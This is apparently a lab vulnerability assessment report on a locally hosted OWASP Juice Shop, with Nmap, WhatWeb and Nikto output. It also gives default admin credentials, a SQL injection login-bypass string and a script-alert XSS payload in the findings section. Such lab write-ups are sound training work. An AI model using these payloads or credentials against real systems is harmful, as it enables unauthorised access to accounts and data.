Vulnerability Assessment Report: OWASP Juice Shop (Project 3)

Project ID: Project 3
Assessed by: Muhammad Talha
Environment: Kali Linux VM (VMware)
Target: OWASP Juice Shop (localhost)
Date: 23 June, 2025

---

1. Executive Summary

This report documents the results of a web application vulnerability assessment conducted on the OWASP Juice Shop project, a deliberately insecure web application. The testing was performed in a local environment using Kali Linux to simulate real-world attacks and identify critical vulnerabilities commonly found in modern web applications.

---

2. Tools Used

Tool	Purpose
Docker	Hosting OWASP Juice Shop
Nmap	Network reconnaissance
WhatWeb	Web technology fingerprinting
Nikto	Web server vulnerability scanning
Firefox Dev Tools	Manual inspection & network monitoring
Terminal/CLI	Payload delivery & testing

---

3. Reconnaissance

WhatWeb

WhatWeb identified the underlying technologies of the OWASP Juice Shop application. The server stack included Node.js (JavaScript runtime), AngularJS (front-end framework), and Express (web framework). This stack helps assess relevant vulnerabilities like JavaScript-based client-side flaws or server-side Node exploits.

- Node.js
- AngularJS
- Express server

```
┌──(kali㉿kali)-[~]
└─$ whatweb http://localhost:3000
http://localhost:3000 [200 OK] HTML5, IP[::1], JQuery[2.2.4], Script[module], Title[OWASP Juice Shop], UncommonHeaders[access-control-allow-o
rigin,x-content-type-options,feature-policy,x-recruiting], X-Frame-Options[SAMEORIGIN]
```

Nmap

Nmap was used to scan localhost. The scan revealed that only port 3000 was open, which is the default port for the OWASP Juice Shop application. No other open ports or services were detected, indicating minimal network exposure. This limits attack vectors to the web application layer.

Figure: Nmap Scan - Output Continued






Figure: Nmap Scan - Port Discovery

Performed a full port scan on `localhost`. Only port 3000 (Juice Shop) was open.





```
SF:evice-width,\x20initial-scale=1\">\n\x20\x20<link\x20id=\"favicon\"\x20
SF:rel=\"icon\"\x20")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:nection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1\.1\x20204\
SF:x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20\*\r\nAccess-Contro
SF:l-Allow-Methods:\x20GET,HEAD,PUT,PATCH,POST,DELETE\r\nVary:\x20Access-C
SF:ontrol-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Mon,\x2023\x
SF:20Jun\x202025\x2010:25:22\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RT
SF:SPRequest,EA,"HTTP/1\.1\x20204\x20No\x20Content\r\nAccess-Control-Allow
SF:-Origin:\x20\*\r\nAccess-Control-Allow-Methods:\x20GET,HEAD,PUT,PATCH,P
SF:OST,DELETE\r\nVary:\x20Access-Control-Request-Headers\r\nContent-Length
SF::\x200\r\nDate:\x20Mon,\x2023\x20Jun\x202025\x2010:25:22\x20GMT\r\nConn
SF:ection:\x20close\r\n\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port45031-TCP:V=7.95%I=7%D=6/23%Time=68592B8D%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(GetRequest,8F,"HTTP/1\.0\x20404\x20Not\x20Found\r\nDate:
SF:\x20Mon,\x2023\x20Jun\x202025\x2010:25:17\x20GMT\r\nContent-Length:\x20
SF:19\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\n404:\x20Page
SF:\x20Not\x20Found")%r(HTTPOptions,8F,"HTTP/1\.0\x20404\x20Not\x20Found\r
SF:\nDate:\x20Mon,\x2023\x20Jun\x202025\x2010:25:17\x20GMT\r\nContent-Leng
SF:th:\x2019\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\n404:\
SF:x20Page\x20Not\x20Found")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20
SF:Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:
SF:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Help,67,"HTTP/1\.1\x20400\x2
SF:0Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nCon
SF:nection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSessionReq,67,"HT
SF:TP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20cha
SF:rset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Fou
SF:rOhFourRequest,8F,"HTTP/1\.0\x20404\x20Not\x20Found\r\nDate:\x20Mon,\x2
```

```
SF:rOhFourRequest,8F,"HTTP/1\.0\x20404\x20Not\x20Found\r\nDate:\x20Mon,\x2
SF:023\x20Jun\x202025\x2010:25:32\x20GMT\r\nContent-Length:\x2019\r\nConte
SF:nt-Type:\x20text/plain;\x20charset=utf-8\r\n\r\n404:\x20Page\x20Not\x20
SF:Found")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20cl
SF:ose\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1\.1\x20400\x20Bad
SF:\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnect
SF:ion:\x20close\r\n\r\n400\x20Bad\x20Request")%r(OfficeScan,A3,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request:\x20missing\x20required\x20Host\x20header\r\n
SF:Content-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r
SF:\n\r\n400\x20Bad\x20Request:\x20missing\x20required\x20Host\x20header");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.50 seconds
```


Nikto


Nikto scanned the Juice Shop web server hosted on port 3000. It returned multiple warnings including missing security headers, potential directory listing issues, and use of outdated libraries. These findings indicate possible exposure to basic misconfigurations and outdated server-side components.

Figure: Nikto scan - Additional findings

```
kali@kali: ~
File  Actions  Edit  View  Help
└─$ nikto -h http://localhost:3000
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        3000
+ Start Time:         2025-06-23 06:39:58 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /: Retrieved access-control-allow-origin header: *.
+ /: Uncommon header 'x-recruiting' found, with contents: /#/jobs.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ assets/public/favicon_js.ico: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /site.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /localhost.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /localhost.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
```

Scanned for known web server vulnerabilities on port 3000.






---

4. Vulnerabilities Identified

1. Broken Authentication via Default Credentials

- Gained admin access using weak default credentials:
  `Username: admin@juice-sh.op`
  `Password: admin123`
- Accessed the administrative dashboard without brute force.



---

2. SQL Injection – Login Bypass






Figure: Proof of login via SQL Injection

- Successfully bypassed authentication using:
  `Username: ' OR 1=1 --`
  `Password: any`
- Logged in directly as administrator without valid credentials.


OWASP Juice Shop
Private browsing
localhost:3000/#/search?q=a' AND 1%3D1 --
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
Login
Email*
' OR 1=1 --
Password*
password
Forgot your password?
Log in
Remember me
or
Log in with Google


OWASP Juice Shop
Private browsing
localhost:3000/#/search?q=a' AND 1%3D1 --
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
6
EN
admin@juice-sh.op
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
(1000ml)
1.99¤
Add to Basket
Add to Basket
Add to Basket

3. Stored XSS (Attempted)




Figure: Admin panel reflecting payloads




Figure: Payload reflected in feedback view




Figure: SVG onload injection payload




Figure: IFrame-based payload injection




Figure: Script Payload - <script>alert('Hacker')</script>

